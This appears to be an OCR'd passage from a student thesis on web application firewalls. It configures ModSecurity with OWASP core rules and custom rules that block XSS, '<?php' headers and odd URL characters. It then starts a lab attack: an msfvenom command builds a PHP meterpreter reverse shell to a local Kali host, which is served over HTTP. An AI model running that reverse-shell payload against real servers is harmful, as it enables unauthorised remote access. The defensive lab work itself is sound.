
I change the default name of the ModSecurity configuration file to include the rules later.



```
student@student-Ubuntu:~$ mv /etc/modsecurity/modsecurity.conf-recommended  modsecurity.conf
```

Figure 38 - Rename the configuration file


The Spider labs from GitHub have created some default core rules according to the OWASP and I can include them in the ModSecurity of my ubuntu server. So, I download the GitHub code and move the core rules folder into the configuration folder of ModSecurity.
Downloading the GitHub code for the basic rules.



```
student@student-Ubuntu:~$ git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git
```

Figure 39 - Download core rules from GitHub


The movement of the core rules' folder in the configuration folder of ModSecurity



```
student@student-Ubuntu:~$ mv rules/ /etc/modsecurity/
```

Figure 40 - Movement of folder rule

With the following command, I ensure that the setup of ModSecurity is successful.



```
student@student-Ubuntu:~$ sudo cat /etc/apache2/mods-available/security2.conf
[sudo] password for student:
<IfModule security2_module>
        # Default Debian dir for modsecurity's persistent data
        SecDataDir /var/cache/modsecurity

        # Include all the *.conf files in /etc/modsecurity.
        # Keeping your local configuration in that directory
        # will allow for an easy upgrade of THIS file and
        # make your life easier
        IncludeOptional /etc/modsecurity/*.conf
        Include /etc/modsecurity/rules/*.conf
```

Figure 41 - Successful installation

ModSecurity Rules

Everything in ModSecurity revolves around two things: configuration and rules. The configuration tells ModSecurity how to process the data it sees; the rules decide what to do with the processed data. Now, I will show a quick example here just to give an idea of what they look like. Let’s see a simple rule:
SecRule ARGS:testparam "@contains test" "id:1234,deny,status:403,msg:'Our test rule has triggered'". It is easy to understand that if the URL has the parameter test then deny the access from command SecRule ARGS:testparam "@contains test", things will become clearer if I explain the general rule syntax, which is the following:

- **variables**: The variables part tells ModSecurity where to look. The ARGS variable, used in the example, means all request parameters.
- **operator:** The operator part tells ModSecurity how to look. In the example, we have a regular expression pattern, which will be matched against ARGS.
- **transformation:** The transformation functions are used to transform a variable before testing it in a rule.
- **actions:** The actions part tells ModSecurity what to do on a match. The rule in the example gives three instructions: id number of rule, log problem, deny the transaction and use the status 403 for the denial (status:403).

In ModSecurity, every transaction goes through five steps or phases. In each of the phases, ModSecurity will do some work at the beginning (e.g., parse data that has become available), invoke the rules specified to work in that phase, and may do one or two things after completion of phase rules. At first glance, it may seem that five phases are too many, but there’s a reason why each of the phases exists. There is always one thing, sometimes several, that can only be done at a particular moment in the transaction lifecycle.

- Phase 1 -> Request Headers. The request headers phase is the first entry point for ModSecurity. The principal purpose of this phase is to allow rule writers to assess a request before the costly request body processing is undertaken. Similarly, there is often a need to influence how ModSecurity will process a request body, and this phase is the place to do it. For example, ModSecurity will not parse an XML request body by default, but you can instruct it to do so by placing the appropriate rules into phase 1.
- Phase 2 -> Request Body. The request body phase is the main request analysis phase and takes place immediately after a complete request body has been


received and processed. The rules in this phase have all the available request data at their disposal.

- Phase 3 -> Response Headers. The response headers phase takes place after response headers become available, but before a response body is read. The rules that need to decide whether to inspect a response body should run in this phase.
- Phase 4 -> Response Body. The response body phase is the main response analysis phase. By the time this phase begins, the response body will have been read, with all its data available for the rules to make their decisions.
- Phase 5 -> Logging. The logging phase is special in more ways than one. First, it's the only phase from which you cannot block. By the time this phase runs, the transaction will have finished, so there's little you can do but record the fact that it happened. Rules in this phase are run to control how logging is done.

In addition to the core rules introduced by OWASP, ModSecurity can create custom rules. I will create some rules from scratch in the below.

The custom rules are included in the file security2.conf that includes the OWASP core rules too.


The first rule that I create is the previous example:



```
#Deny the test parameter
SecRule ARGS:page "@contains test" "id:01,deny,status:403,msg:'Our test rule has triggered'"
```

Figure 42 - First custom rule


This rule blocks the access to website if the word "test" is defined in the parameters. From the command line, I execute the command curl and add a parameter test for testing purposes and with ModSecurity to be disabled. The result is the index page of the website without ModSecurity enabled.



```
student@student-Ubuntu:~$ curl http://localhost/pages/index.php?page=test

<!DOCTYPE html>
<html lang="en">

    <head>
        <meta charset="utf-8" />
        <link rel="stylesheet" href="style.css" type="text/css" />
        <title>Web Application Firewall</title>
    </head>

    <body>
        <header>
            <div id="logo"><h1>Thesis</h1></div>
            <nav>
                <ul>
                    <li><a href="index.php">Home</a></li>
                    <li><a href="index.php?page=login.php">Login</a></li>
                    <li><a href="index.php?page=aboutme.php">About the page</a></li>
                </ul>
            </nav>
        </header>

        <article>
            <div id="content">

            </div>
        </article>
        <header>
              <h1>About</h1>
        </header>
        <footer>
            Description, analysis and implementation of Web Application Firewall (WAF)
        </footer>
    </body>
</html>
student@student-Ubuntu:~$
```

Figure 43 - Curl command without ModSecurity


Now, I add the rule for blocking a custom parameter of the URL and enable ModSecurity.



```
#Deny the test parameter
SecRule ARGS:page "@contains test" "id:01,deny,status:403,msg:'Our test rule has triggered'"
```

Figure 44 - Add the first rule

I check the rule with the same curl command.




```
student@student-Ubuntu:~$ curl http://localhost/pages/index.php?page=test
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

Figure 45 - Curl command with ModSecurity

As I can see, the ModSecurity blocks the custom parameter test with 403 error and the web page does not display.

The second custom rule deals with the case where an attacker tries to go to another web page from the web server, bypassing the login page.




```
#Deny specific page
SecRule REQUEST_URI "@streq /pages/index.php?page=welcome.php" "id:02,phase:1,t:lowercase,deny"
```

Figure 46 - Second custom rule

If the attacker tries to reach the welcome page without first authenticating from the login page, ModSecurity denies access.

The REQUEST_URI means that the requested filename and the t:lowercase converts all characters to lowercase using the current C locale.



Forbidden


You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.60 Port 80

Figure 47 - Second custom rule results

On this way the user is forced to first authenticate and then enter the webserver.


The third rule that I create is to deny the semi-colon in the URL bar.



```
#Deny semi colon in URL bar
SecRule REQUEST_URI  "@contains ;" "id:03,t:none,log,deny,msg:'semi colon test'"
```

Figure 48 - Third custom rule

This rule is created when a user adds a semicolon to the end of the URL to try to add an additional parameter to inject malicious code or view sensitive information in the database or web server files without authorized access.


403 Forbidden

192.168.1.60/pages/index.php?page=index.php;

Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.60 Port 80

Figure 49 - Third custom rule results

The fourth custom rule is almost the same as the first, but now ModSecurity denies any special character at the end of parameter.




```
#Deny any special character in the end
SecRule ARGS "[#\\$%\\^\\&\\)\\(+=._-]$" "id:04,phase:1,log,deny,status:403,msg:'Suspicious parameters'"
```

Figure 50 - Fourth custom rule

If a user tries to add a special character to the end of URL, for example for SQL injection or other attack, ModSecurity denies and blocks the page from continuing. In my example, I try to include a special character for checking the behavior of website.

Figure 51 - Fourth custom rule results without ModSecurity


403 Forbidden

192.168.1.60/pages/index.php?page=login.php-

Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.60 Port 80

Figure 52 - Fourth custom rule results

The fifth rule concerns the denial and blocking of the XSS attack.



```
#Deny script word
SecRule ARGS_GET|ARGS_POST "@contains <script>" "id:05,log,deny,status:403,t:lowercase,t:removeWhitespace,
                                                t:htmlEntityDecode,msg:'XSS attack'"
```

Figure 53 - Fifth custom rule

The rule catches the word “<script>” inside of POST and GET ARGS, removes all the whitespace characters and decodes HTML entities present in input. In my example, I write the word <script> in a little different way.





Figure 54 - Example of fifth custom rule

But ModSecurity decode the abnormal word and then denies and blocks the attempt with the specific rule.




Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.60 Port 80

Figure 55 - Fifth custom rule results

The next custom rule blocks the attack on Request-Headers: Content-Type. More specifically, if an attacker uses the burp suite tool from Kali Linux and modifies the Request-Headers: Content-Type by changing the header and including the word <?php then the ModSecurity blocks the action.




```
#Do not allow load malicious code in header content type
SecRule REQUEST_HEADERS:Content-Type "@contains <?php"
        "id:061,phase:1,t:none,block,msg:'Content type multipart/form-data not allowed'"
```

Figure 56 - Sixth custom rule

This attack is a combination of Kali Linux and the PHP programming language. I will represent the attack.


First, I have to create a malware shell for uploading in the Request-Headers: Content-Type and get access to HTTP Server. I use the command msfvenom with my local IP and the relevant port , then I export the malicious code in content_type_maliciousShell.php.



```
root@kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.46 LPORT=4444 -f raw > content_type_maliciousShell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 30688 bytes
```

Figure 57 - msfvenom creation script


I create a web server listening to port 8000 for downloading the malicious shell.



```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Figure 58 - Web listener

If I click the IP of Kali Linux in a browser, I will see the icon below. As I see, the malicious shell is there.



http://192.168.1.46:8000/


Directory listing for /

Directory listing for /

- .android/
- .bash_history
- .bashrc
- .bully/
- .BurpSuite/
- .cache/
- .cat_installer/
- .config/
- .dbus/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .hashcat/
- .ICEauthority
- .java/
- .local/
- .maltego/
- .mozilla/
- .msf4/
- .profile
- .python_history
- .ssh/
- .subversion/
- .viminfo
- .wget-hsts
- .wpa_cli_history
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- ap/
- content_type_maliciousShell.php

Figure 59 - Web Server of Kali

I change the browser's proxy setting to manual proxy setting. I do this because I want to use the Burp Suite.



Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

[✓ Manual proxy configuration]

HTTP Proxy 127.0.0.1 Port 8080

Use this proxy server for all protocols

Figure 60 - Proxy settings

The next step is to open Burp Suite and change the status of interception to on.


